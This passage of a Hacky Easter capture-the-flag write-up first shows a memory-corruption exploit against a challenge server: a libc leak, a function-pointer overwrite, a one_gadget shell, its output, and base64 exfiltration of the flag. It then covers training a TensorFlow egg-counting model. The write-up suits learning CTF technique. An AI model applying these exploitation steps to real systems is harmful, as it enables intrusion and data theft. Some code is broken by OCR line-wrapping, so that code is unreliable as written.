It turns out that this function is actually called only at a single place in the binary – and also only by coincidence! When you enter a 0 in the main menu, it will explicitly call that function because of the "0"!

Then we need to think about what kind of function we want to call. A local shell on the server would be highly desirable of course, because we suspect to find the real flag in the file system on the server.

We could try to build a ROP chain on our own where we daisy chain opcodes that build a full execve/system() command, but this is very hard here as no of these gadgets are present. It turns out there is a much simpler way. Believe it or not, there are a couple of functions in libc which actually spawn a /bin/sh all by themselves! If you jump to the right address they will magicall call execve("/bin/sh") like you would like it to happen. These kind of "gadgets" are called "one_gadget" and there are tools that can find it in libc.

https://github.com/david942j/one_gadget

Example:

```
$ one_gadget /lib/x86_64-linux-gnu/libc.so.6
# 0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   rcx == NULL
#
# 0x4f322 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   [rsp+0x40] == NULL
#
# 0x10a38c execve("/bin/sh", rsp+0x70, environ)
# constraints:
#   [rsp+0x70] == NULL
```

As you can see, the two found 3 one-gadgets in libc that would spawn a shell if the constraints are fulfilled. So in order for the first one to be successful you would need to make sure that rcx contained NULL when you jump to the one-gadget.

Through experimentation we find that a one-gadget at offset 0xf1147 from the start of libc would be one, which finally opens us the shell.

Putting it all together:

In order to solve this challenge I've written a python program which automatically solves the game and exploits the vulnerabilities. At first it sets the username to the format string we've already discussed, then starts the game and issues "whoami". It records the returned value and calculates the real address of the one gadget.

```
daubsi@bigigloo:/tmp$ python2 maze.py
[+] Opening connection to whale.hacking-lab.com on port 7331: Done
Determining addr of libc_2.23.so:_IO_2_1_stdout_
Stack value: 0x7f29d84a2620 (libc's _IO_2_1_stdout_)
Using libc's '_IO_2_1_stdout_ to calculate base of libc'
_IO_2_1_stdout_ is 0x3c5620 bytes away from start of libc
Found base of libc: 0x7f29d80dd000
Press a key to continue
```

Then it plays the game automatically and looks for the key and the chest. When it finds the chest it sends the prerecorded key plus our 8 extra bytes with the address of the one-gadget. Because of the nature of the buffer overflow vulnerability, entering the key will overwrite the function pointer of error() then. When the false flag is printed, we press ENTER to return to the main menu and press "0" here (This is done manually just because of the fun of it 😉). When we press 0 the shell magically opens and lets us walk the file system on the server.

```
$ whoami
maze
$ id
uid=1000(maze) gid=1000(maze) groups=1000(maze)
$ w
$ ls -la
$ cat egg.png | base64 | head
 11:17:23 up 33 days,  4:09,  0 users,  load average: 181.01, 181.17, 180.60
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
total 32
```

The flag is in /home/maze in a file called egg.png.

```
$ cd /home/maze
$ cat egg.png | base64 | head
```


```
iVBORw0KGgoAAAANSUhEUgAAAeAAAAHgCAYAAAB91L6VAAAABGdBTUEAALGPC/xhBQAAACBjSFJN
AAB6JgAAgIQAAPoAAACA6AAAdTAAAOpgAAA6mAAAF3CculE8AAAABmJLR0QA/wD/AP+gvaeTAAAA
CXBIWXMAADRjAAA0YwFVm585AAAAB3RJTUUH4wEGCRs5ve3N/QAAgABJREFUeNrsfXec5GZ9/vO+
0vTt7e5293pzvTvftftjn3DtjGxqY7gEOLIQkmlB8EQ6gmgZDQAwFCCT2UQLAxxY1i46vu53I+X929
vba9TZHe9/eHNDOSRnVGs7NFjz/j25HerpEefcv7/RIECBBgzqCvr+d8gK8ilKxkQAfhrJkQ0sI4
byGc1HPCGwCAcBLmhCfUv6c44Rn171FO+Bgl5DTn/DQndIgCA4zxQwTk8I4du/5S7TkGCBBAAan2
AAIEWIzoS3ZfTkDOZWDnEJDN4DgrR6iVhkrYewE8QUGf4uBg7ti++/5qr0mAAAEAT46TATIR6TbIIT
voWDb+Ocng+wswAI1R6TATIlZC9n+AsHHt65Y/d3qz2gAAEWOgICDhCgAujp67mSEHYlgCsBdFV7
PCXiAAG9F5zfu2PH7p9rfgMIfyWAqwBEqj0en5GmhPwZnNy1fffuL1R7
MAECLAQEBBwgQBlIJrvfCIJbwfE6AhCvfCIKbGeeXAhCrPZ5ZggTQBwjYD3ds3/Odag8mQID5ioCAwOT53Rdy
```


…
…
…

There is no /dev/tcp, nc, ncat or curl or something on the system but what we can do is just stream egg.png through "base64" to get a base64 version of the PNG file, then copy/paste the terminal output to our own box and de-base64 it… Case closed 😉

While you are there… stop by at /tmp and leave some greetings!

Unfortunately, the directory seems to be flushed from time to time. ☹

In order to solve/walk the maze you can use the classical DFS (Depth-First-Search) to map out the whole maze. There are plenty of algorithm implementations available on the Internet or you can simply write it yourself. It's easier than you might think. The only tricky part is here that most of the demo code assumes the maze is completely known to the solver in the form of a local array of bytes and you can traverse as you like. The problem that we have here is that we do NOT have the maze before-hand but need to resolve it step-by-step. Also probing whether a certain direction is open from our current position means: Try to walk that direction. If it isn’t possible ("You hit a wall"), it is closed. But when it is open, you actually have to step back again so you don't loose your original position! This is a little bit complicated when implementing it for the first time, but eventually it worked great and my code mapped out the whole maze.

And what a surprise when I realized that I could use the same code with some minor changes for Challenge 21 and 22 as well! :-D (I first did 23 then 21, 22)

Challenge 24: “CAPTEG”

CAPTEG - Completely Automated Turing test to know how many Eggs are in the Grid

CAPTEG is almost like a CAPTCHA. But here, you have to proof you are a bot that can count the eggs in the grid quickly. Bumper also wanna train his AI for finding eggs faster and faster ;)

Solution:

This is a documentation of my adventures while solving challenge 24. I’m trying to give some background information about the approach I took with machine learning, but please keep in mind that I am far from being an expert in this topic. I’ve read a thing or two about ML and know the high level concepts. I’m trying to describe everything in a detailed way so others could follow it, if they want to give it a try as well, but please take it with a grain of salt. My approach might be over-complicated or even wrong for some steps. After approximately 4 days of training I managed to solve the challenge using my model, but I only succeeded after running my solver script for about 30 minutes until it finally was able to solve 42 pictures in a row. Others I know had far superior model as they were able to solve the 42 images right away in the first 42 requests. Kudos!

In this challenge, you have to count eggs in a picture and post back the correct number of identified eggs within a couple of seconds. And all of this 42 times in a row. The number of eggs and the time pressure makes it impossible(?) for a human being to solve more than 1 or 2 pictures in a row, so an automated solution must be found.

I have no clue about image processing, so I spend some time reading about OpenCV and also found some encouring tutorials how to achieve such a task. However my efforts were not as fruitful as I hoped as the noisy background made ich difficult to differentiate between the eggs and the background itself.

As I have done some classic ML related projects in the last year and I wanted to have a closer look at DNN and Tensorflow in particular anyway I went for a solution involving machine learning with neural networks.

At first I tried the “Cognitive Science” services in Microsoft’s Azure Cloud, which had many example how to train images based on the YOLO dataset but I didn’t manage to include our new training images in the model for some reason. It might be basically because I had no clue what I was doing there at all. However, detecting pre-learned objects with YOLO like car, dogs, cats, etc. was super simple to do, by sending an image to a REST service and retrieving the result via JSON.

Here is an example script which shows how to do this with Azure:

```
import requests
# If you are using a Jupyter notebook, uncomment the following line.
#%matplotlib inline
import matplotlib.pyplot as plt
from PIL import Image
```

```
from io import BytesIO
import os
import cv2
def draw_bounding_box(img, label, confidence, x, y, w, h):
    cv2.rectangle(img, (x, y), (x+w, y+h), 0, 2)

os.environ["http_proxy"] = ".."
os.environ["https_proxy"] = ".."
# Replace <Subscription Key> with your valid subscription key.
subscription_key = "<subscript_key_goes_here>"
assert subscription_key

# You must use the same region in your REST call as you used to get your
# subscription keys. For example, if you got your subscription keys from
# westus, replace "westcentralus" in the URI below with "westus".
#
# Free trial subscription keys are generated in the "westus" region.
# If you use a free trial subscription key, you shouldn't need to change
# this region.
#vision_base_url = "https://northeurope.api.cognitive.microsoft.com/vision/v2.0/"
vision base url =
"https://northeurope.api.cognitive.microsoft.com/customvision/v3.0/Prediction/<prediction_key_
goes_here>/detect/iterations/<modelname_goes_here>/image"
analyze_url = vision_base_url # + "analyze"

# Set image path to the local path of an image that you want to analyze.
image_path = "eggpicture.jpg"

# Read the image into a byte array
image_data = open(image_path, "rb").read()
image = cv2.imread(image_path)
headers    = {'Ocp-Apim-Subscription-Key': subscription key,
              'Content-Type': 'application/octet-stream',
              'Prediction-Key' : '/<prediction_key_goes_here>'}
params     = {'visualFeatures': 'Objects'}
#params = {'details':'celebrities'}
response = requests.post(
    analyze_url, headers=headers, params=params, data=image_data)
response.raise_for_status()

# The 'analysis' object contains various fields that describe the image. The most
# relevant caption for the image is obtained from the 'description' property.
analysis = response.json()
print(analysis)
#image_caption = analysis["description"]["captions"][0]["text"].capitalize()

print("Found: {0} objects".format(len(analysis["objects"])))

for i in analysis["objects"]:
    r = i["rectangle"]
    o = i["object"]
    c = i["confidence"]
    draw_bounding_box(image, o, c, r["x"], r["y"], r["w"], r["h"])

# Display the image and overlay it with the caption.

plt.imshow(image)
plt.axis("off")
_ = plt.title("", size="x-large", y=-0.1)
plt.show()
```

Anyway... as this approach did not result in immediate success, I looked further an decided to try Tensorflow and to do all the training on my own machine so I would learn something along the way how to actually do this.

Not exactly knowing where to start I looked for some tutorials and soon found some guide for Tensorflow and then object detection API. Whether the tutorials were bad or outdated, it took me almost a day of trial and error until I finally had something that was actually doing something.

When preparing this write-up I stumbled over this tutorial here and I think it should be quite good if anybody wants to follow up on this approach:

https://medium.com/@marklabinski/installing-tensorflow-object-detection-api-on-windows-10-7a4eb83e1e7b

The original howto I followed when everything went smoothly in the end was this one here:


https://tensorflow-object-detection-api-tutorial.readthedocs.io/en/latest/install.html

I tried various setup mechanisms and fount the one from the data science distribution “anaconda” to be the most user-friendly, basically because all the dependencies are already available there and included. In order to use the “cocoapi” which the model I used needed, you will need to have a Visual C++ compiler installed when doing this on Windows, like I did. I didn’t manage to get it to work with the suggested “Visual C++ tools for Python” that you can download from the Microsoft site, but instead had to install a full Visual Studio environment (only the C++ part though).

If you’re interested in the topic in generel, have a look at the various posts in medium.com for that topic as I found them to be quite good. Also I can recommend the virtual lecture “Machine Learning” by Andrew Ng at https://www.coursera.org/learn/machine-learning. I took this course about a year ago and you had many exercises that you had to do with Matlab. Basically all the nitty-gritty math and matrix/vector operations these ML frameworks perform for you, you had to code in Matlab yourself. They were not all super-simple but do-able and you learn a lot about what’s going on behind the curtains so I can definitely recomment this course as a good foundation for everyone wanting to dive into the ML topic. Deep Learning is not covered in the book, but there are other (free) courses available on coursera.com that deal with exactly this topic.

Overview of process:

There are a couple of existing DL models available for free in the Internet, that one can use to extend to your own needs. For example the YOLO network or the Incetion network. These models were trained with 100.000s of images of various types to identify and detect up to 1000 different categories in an image like human, food, cars, animals, etc. The whole process is based on the concept of a “deep neural network”, which tries to mimick the way the human brain learns new things as well. A neural network consists of multiple layers and every layer is responsible for a certain part in the whole detection process chain. The exciting thing is that you do not state “This layer is responsible for detecting a human, this for an animal and this one for the color of the hair” or something, but the system is learning this on it’s own. It sounds like black magic, and honestly, I still lack the technical fundamanet in order to say why it works actually.



The thing with these pre-trained models is, that can use the pre-learned feature extractions to just re-train it to a new object/thing to detect, like we would like to do in our case.

As the training of a neural network from scratch often requires not days but weeks of compute power (“longer is better” it is here), just re-training a model is a much faster process and can be done on your home PC (provided you have a decent GPU)

In order to do so, you have to prepare the images you would like the model to recognize in as many ways as possible. There should be at least 100 images that show the object of desire in as many scenes, angles, environments as possible. These images are then fed into the network and trained. Over time the model gets better and better at recognizing the new images. This is when the internal weights of all the interconnected nodes and edges optimize themself to minimize the error between predicted result and actual result. This kind of lets the network also get worse at the existing trained objects over time, as it gradually optimizes itself for the new object.


As the error in the predictions decreases, the precision, recall and accuracy increases. You should aim for a high precision and recall rate, which in the end yields a high accuracy. (Read more about this here: https://en.wikipedia.org/wiki/F1_score) How you do this depends on the actual use case.

$$F_\beta = \frac{(1+\beta^2)\cdot \mathrm{true\ positive}}{(1+\beta^2)\cdot \mathrm{true\ positive} + \beta^2 \cdot \mathrm{false\ negative} + \mathrm{false\ positive}}$$

It could require another layout of your network, more or other test images, a different approach altogether etc. Not very satisfactory from a science point of view, but this is the state of work at the moment.

Coming back to the actual problem:

What I did was to play the game for a couple of minutes myself and download a couple of dozen of images:



These images then have to be tagged. This is a tedious, manual task unfortunately but needs to be done. Tagging an image means putting a bounding box around the image in question and annotating it with a label (here: “egg”). That means in the picture above we’ll have 26 bounding boxes.

Labeling can be done by the tool labelimg (https://github.com/tzutalin/labelImg), which looks quite simple but does what it should do. The images and the accompanying XML files with the information about the object and the bounding box are then split into the training and test set. Normally you split the set in 80% vs 20%, but basically you can choose whatever relation between the two that you like.

You might recognize that I did not label the non-egg objects. I did so on purpose. Also, I used the full picture for the training. Others split it up in 9 separate smaller tiles and also tagged the non-eggs and used them as counter-examples. I can't say which approach is the better one, but the slow speed I encountered during the training might well be, because I've fed the full-scale pictures into the model instead of more but smaller images. Will need to verify this in future tries. (Update: The models I tested since all gave better results when the big tile is split into 9 smaller tiles!)

Once we've tagged the images we need to convert this information into "tfrecords" (Tensorflow records). There are pre-made scripts available that perform this task and I was able to use them right-away without further tweaking.

When we have our tfrecords, we can prepare the training. For this we need to download the model which got pre-trained. There are a couple of available models ready for download. They can be found, together with a description at:

https://github.com/tensorflow/models/blob/master/research/object_detection/g3doc/detection_model_zoo.md

- If you try to evaluate the frozen graph, you may find performance numbers for some of the models to be slightly lower than what we report in the below tables. This is because we discard detections with scores below a threshold (typically 0.3) when creating the frozen graph. This corresponds effectively to picking a point on the precision recall curve of a detector (and discarding the part past that point), which negatively impacts standard mAP metrics.
- Our frozen inference graphs are generated using the v1.12.0 release version of Tensorflow and we do not guarantee that these will work with other versions; this being said, each frozen inference graph can be regenerated using your current version of Tensorflow by re-running the exporter, pointing it at the model directory as well as the corresponding config file in samples/configs.

COCO-trained models

Model name	Speed (ms)	COCO mAP[^1]	Outputs
ssd_mobilenet_v1_coco	30	21	Boxes
ssd_mobilenet_v1_0.75_depth_coco ☆	26	18	Boxes
ssd_mobilenet_v1_quantized_coco ☆	29	18	Boxes
ssd_mobilenet_v1_0.75_depth_quantized_coco ☆	29	16	Boxes
ssd_mobilenet_v1_ppn_coco ☆	26	20	Boxes
ssd_mobilenet_v1_fpn_coco ☆	56	32	Boxes
ssd_resnet_50_fpn_coco ☆	76	35	Boxes
ssd_mobilenet_v2_coco	31	22	Boxes
ssd_mobilenet_v2_quantized_coco	29	22	Boxes
ssdlite_mobilenet_v2_coco	27	22	Boxes
ssd_inception_v2_coco	42	24	Boxes
faster_rcnn_inception_v2_coco	58	28	Boxes
faster_rcnn_resnet50_coco	89	30	Boxes
faster_rcnn_resnet50_lowproposals_coco	64		Boxes
rfcn_resnet101_coco	92	30	Boxes

I chose to go for ssd_mobilenet_v2_coco because it was the one that was used often in available tutorials. (Update: For the current tests I'm going for YOLO, as it is said to be much faster).

According to these tutorials you then had to tweak some configuration files. For example: we only have one object to detect (our eggs), the location of the images, the location of the pretrained model, etc. There is also a huge amount of model specific parameters that you can tweak. I didn't know what most of these are supposed to do and haven't found a quick documentation of them, so I decided to leave almost everything the way it is and hope for the best 😉

I've created a small script which does all the conversion of the labeled images and the call of the training script automatically:

```
cd d:\Tensorflow\workspace\training_demo

d:

python d:\Tensorflow\scripts\preprocessing\xml_to_csv.py -i images\train -o
annotations\train_labels.csv

python d:\Tensorflow\scripts\preprocessing\xml_to_csv.py -i images\test -o
annotations\test_labels.csv

python d:\Tensorflow\scripts\preprocessing\generate_tfrecord.py --label=egg --
csv_input=annotations\train_labels.csv --img_path=images\train --
output_path=annotations\train.record

python d:\Tensorflow\scripts\preprocessing\generate_tfrecord.py --label=egg --
csv_input=annotations\test_labels.csv --img_path=images\test --
output_path=annotations\test.record

python model_main.py --pipeline_config_path=training\ssd_inception_v2_coco.config --
model_dir=training --num_train_steps=55000 --sample_1_of_n_eval_examples=1 --alsologtostderr
```

The most important script is the config script of the network, which is used during training and which defines where to find the images, how long to train, the setup of the network, etc.

This is the adapted ssd_inception_v2_coco.config gile I used for the training

```
# SSD with Inception v2 configuration for MSCOCO Dataset.
# Users should configure the fine_tune_checkpoint field in the train config as
# well as the label_map_path and input_path fields in the train_input_reader and
# eval_input_reader. Search for "PATH_TO_BE_CONFIGURED" to find the fields that
# should be configured.

model {
  ssd {
    num_classes: 1
    box_coder {
      faster_rcnn_box_coder {
        y_scale: 10.0
        x_scale: 10.0
        height_scale: 5.0
        width_scale: 5.0
      }
    }
    matcher {
      argmax_matcher {
        matched_threshold: 0.5
        unmatched_threshold: 0.5
        ignore_thresholds: false
        negatives_lower_than_unmatched: true
        force_match_for_each_row: true
      }
    }
    similarity_calculator {
      iou_similarity {
      }
    }
    anchor_generator {
      ssd_anchor_generator {
        num_layers: 6
        min_scale: 0.2
        max_scale: 0.95
        aspect_ratios: 1.0
        aspect_ratios: 2.0
        aspect_ratios: 0.5
        aspect_ratios: 3.0
        aspect_ratios: 0.3333
        reduce_boxes_in_lowest_layer: true
      }
    }
    image_resizer {
      fixed_shape_resizer {
        height: 300
        width: 300
      }
    }
    box_predictor {
      convolutional_box_predictor {
        min_depth: 0
        max_depth: 0
        num_layers_before_predictor: 0
        use_dropout: false
        dropout_keep_probability: 0.8
        kernel_size: 3
        box_code_size: 4
        apply_sigmoid_to_scores: false
        conv_hyperparams {
          activation: RELU_6,
          regularizer {
            l2_regularizer {
              weight: 0.00004
            }
```

```
          }
          initializer {
            truncated_normal_initializer {
              stddev: 0.03
              mean: 0.0
            }
          }
        }
      }
    }
    feature_extractor {
      type: 'ssd_inception_v2'
      min_depth: 16
      depth_multiplier: 1.0
      conv_hyperparams {
        activation: RELU_6,
        regularizer {
          l2_regularizer {
            weight: 0.00004
          }
        }
        initializer {
          truncated_normal_initializer {
            stddev: 0.03
            mean: 0.0
          }
        }
        batch_norm {
          train: true,
          scale: true,
          center: true,
          decay: 0.9997,
          epsilon: 0.001,
        }
      }
      override_base_feature_extractor_hyperparams: true
    }
    loss {
      classification_loss {
        weighted_sigmoid {
        }
      }
      localization_loss {
        weighted_smooth_l1 {
        }
      }
      hard_example_miner {
        num_hard_examples: 3000
        iou_threshold: 0.99
        loss_type: CLASSIFICATION
        max_negatives_per_positive: 3
        min_negatives_per_image: 0
      }
      classification_weight: 1.0
      localization_weight: 1.0
    }
    normalize_loss_by_num_matches: true
    post_processing {
      batch_non_max_suppression {
        score_threshold: 1e-8
        iou_threshold: 0.6
        max_detections_per_class: 100
        max_total_detections: 100
      }
      score_converter: SIGMOID
    }
  }
}

train_config: {
  batch_size: 12
```

```
  optimizer {
    rms_prop_optimizer: {
      learning_rate: {
        exponential_decay_learning_rate {
          initial_learning_rate: 0.004
          decay_steps: 800720
          decay_factor: 0.95
        }
      }
      momentum_optimizer_value: 0.9
      decay: 0.9
      epsilon: 1.0
    }
  }
  fine_tune_checkpoint: "pre-trained-model/model.ckpt"
  from_detection_checkpoint: true
  # Note: The below line limits the training process to 200K steps, which we
  # empirically found to be sufficient enough to train the pets dataset. This
  # effectively bypasses the learning rate schedule (the learning rate will
  # never decay). Remove the below line to train indefinitely.
  num_steps: 50000
  data_augmentation_options {
    random_horizontal_flip {
    }
  }
  data_augmentation_options {
    ssd_random_crop {
    }
  }
}

train_input_reader: {
  tf_record_input_reader {
    input_path: "annotations/train.record"
  }
  label_map_path: "annotations/eggs.pbtxt"
}

eval_config: {
  num_examples: 8000
  # Note: The below line limits the evaluation process to 10 evaluations.
  # Remove the below line to evaluate indefinitely.
  max_evals: 10
}

eval_input_reader: {
  tf_record_input_reader {
    input_path: "annotations/test.record"
  }
  label_map_path: "annotations/eggs.pbtxt"
  shuffle: false
  num_readers: 1
}
```

There are a couple of existing pre-made training scripts available. At first I used a script called “train.py” (https://github.com/tensorflow/models/blob/master/research/object_detection/legacy/train.py). It worked but as far as I understood, it was outdated. So later I reran the whole process with “model_main.py” (https://github.com/tensorflow/models/blob/master/research/object_detection/model_main.py) which structure-wise worked differently, but in the end there does not seem to be a difference in the result. The script had to be tweaked so that it shows the progress more often, debug logs are created, etc. (https://stackoverflow.com/questions/51055193/what-does-that-code-snippet-signify-tf-logging-set-verbositytf-logging-info/51057408)


What I immediately noticed was that the whole training process was slooooow. I did not have the fastest graphics card at that time (GTX 750Ti) but apparently Tensorflow didn’t even use it to full extend but did a lot of calculations on the CPU, despite logging that it places the model on the GPU.

The training speed was one step in about 1.5 seconds, so it took some time until I had trained the model for 50.000 steps (you can do the math…)

In contrast, the proof that Tensorflow can be fast, is when you use the simpler MNIST training set which is used to classify handwritten digits. With this model I have 50.000 steps in 8(!) seconds and 10 epochs (=10x50.000 steps) in about 1:30 minutes. Whether the terrifying slow speed with the ssd_mobilenet_v2_coco network was due to the nature of the network or some bad code I used which made it very inefficent or the size of my training images – I did not find out until the end of this challenge. What I can say is that it wasn't any faster when I was able to run the same setup on a MUCH faster system which a much faster GPU, so at least I can say that it wasn't because of my entry-level GPU or my trusty old Core i5 workstation.


During the training the whole progress can be observed through the user of "Tensorboard" which is part of Tensorflow and which can be used in order to monitor the directory with the training data, show information about the graph/model, the evolution of the precision, loss and accuracy values.

Tensorboard spins up a local webserver and you can access it via browser on port 6006 (by default).



Once you're satisfied with the training statistics you can abort the training by just killing the process. The rule of thumb is, that you can stop training the model when the "loss" is way beyond 1.0 and doesn't change for "quite some time".

As you can see from the following diagram, I was able to push the loss down to a value of 0.8 rather soon and it did not significantly change for the last 35.000 training steps. Also, accuracy (often also called mAP (mean average precision) should be in the high 90 percents.



Once the training is stopped (you can also resume the training from the state you interrupted it of course), the model needs to be "frozen" before it can be used in any inference, i.e. you can actually use it to detect the eggs in an image. There are other scripts available (https://github.com/tensorflow/models/blob/master/research/object_detection/export_inference_graph.py) , that do just that. The final model can be several hundred megabyes in size!

The script I wrote connected to the web application, grabbed the image where the eggs should be counted in and converted this into a numpy array. Then you had to feed it into the model as the "image_tensor". Once the detections are performed with Session.run() you can get back the found detections in the tensor objects detection_boxes, detection_classes and detection_scores. The most important tensor for our purpose here is detection_scores, because we only have one object type to detect and every element in these lists is one detected egg. I filtered the detection_scores list for entries with a score of at least 0.1 (which is very very low indeed!) and consider all entrie > this value as a found egg. Then we sum it up and call the "verify" endpoint on the whale.hacking-lab.com server in order to send the result.

As I said in the beginning, the whole process was far from perfect as my hitrate was not very good, however it must have worked "somehow" because with a little patience the system was able to classify 42 pictures in a row successfully. The challenge got me hooked on the subject and I'm eager to learn more about the topic and already gathered quite some tutorials, howtos and books that I'm going to read after Hacky Easter. If you're also keen to have a look at the topic I'd suggest you also have a look at "darknet" and the "YOLO network" which looks very interesting and is blazingly fast

https://github.com/pjreddie/darknet

The final "game" script.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from array import array
import tensorflow as tf
import sys
import os
import cv2
import csv
import numpy as np
from utils import label_map_util
from matplotlib import pyplot as plt
from utils import visualization_utils as vis_util
import requests

from PIL import Image
# Disable tensorflow compilation warnings
os.environ['TF_CPP_MIN_LOG_LEVEL']='2'

label_map =
label_map_util.load_labelmap("D:\\Tensorflow/workspace/training_demo/annotations/eggs.pbtxt")
categories = label_map_util.convert_label_map_to_categories(label_map, max_num_classes=1,
use_display_name=True)
category_index = label_map_util.create_category_index(categories)


def load_image_into_numpy_array(image):
  (im_width, im_height) = image.size
  return np.array(image.getdata()).reshape(
      (im_height, im_width, 3)).astype(np.uint8)

'''// convert OpenCV tensor to TensorFlow tensor
def matToTensor(image: Mat): Tensor = {
  val imageRGB = new Mat
  cvtColor(image, imageRGB, COLOR_BGR2RGB) // convert channels from OpenCV GBR to RGB
  val imgBuffer = imageRGB.createBuffer[ByteBuffer]
  val shape = Shape(1, image.size.height, image.size.width(), image.channels)
  Tensor.fromBuffer(UINT8, shape, imgBuffer.capacity, imgBuffer)
}'''
```

```
'''
Classify images from test folder and predict dog breeds along with score.
'''
def classify_image(sess, fullpath):
    # Loads label file, strips off carriage return
    #label_lines = [line.rstrip() for line
    #               in tf.gfile.GFile("trained_model/retrained_labels.txt")]

   # Unpersists graph from file
    #with tf.gfile.FastGFile("trained-inference-
graphs\output_inference_graph_v1.pb\\frozen_inference_graph.pb", 'rb') as f:
    # Read the image_data
        #print("Working on ", fullpath)
        #image_data = tf.gfile.GFile("images\\test\\"+image, 'rb').read()
        #image =
Image.open("d:\\tensorflow\\workspace\\training_demo\\images\\test_new\\"+img)


        image = Image.open(fullpath)
        #image_np_expanded = np.expand_dims(image_data, axis=0)
        image_np = load_image_into_numpy_array(image)
       image_np_expanded = np.expand_dims(image_np, axis=0)
       #print("expanded image...")
        detection_graph = sess.graph
        softmax_tensor = detection_graph.get_tensor_by_name('image_tensor:0')
       boxes = detection_graph.get_tensor_by_name('detection_boxes:0')
        scores = detection_graph.get_tensor_by_name('detection_scores:0')
        classes = detection_graph.get_tensor_by_name('detection_classes:0')
        num_detections = detection_graph.get_tensor_by_name('num_detections:0')
       (boxes, scores, classes, num_detections) = sess.run([boxes, scores, classes,
num_detections],feed_dict={softmax_tensor:image_np_expanded})
        #print(classes)
        #print(num_detections)

     #print(scores)
      # Count scores > 0.1
        cnt = 0
        idx = 0

        for score in scores[0]:
           if score>0.1:
               cnt+=1

           idx+=1
        #print("Hits: ", cnt)

       #vis_util.visualize_boxes_and_labels_on_image_array(image_np,np.squeeze(boxes),
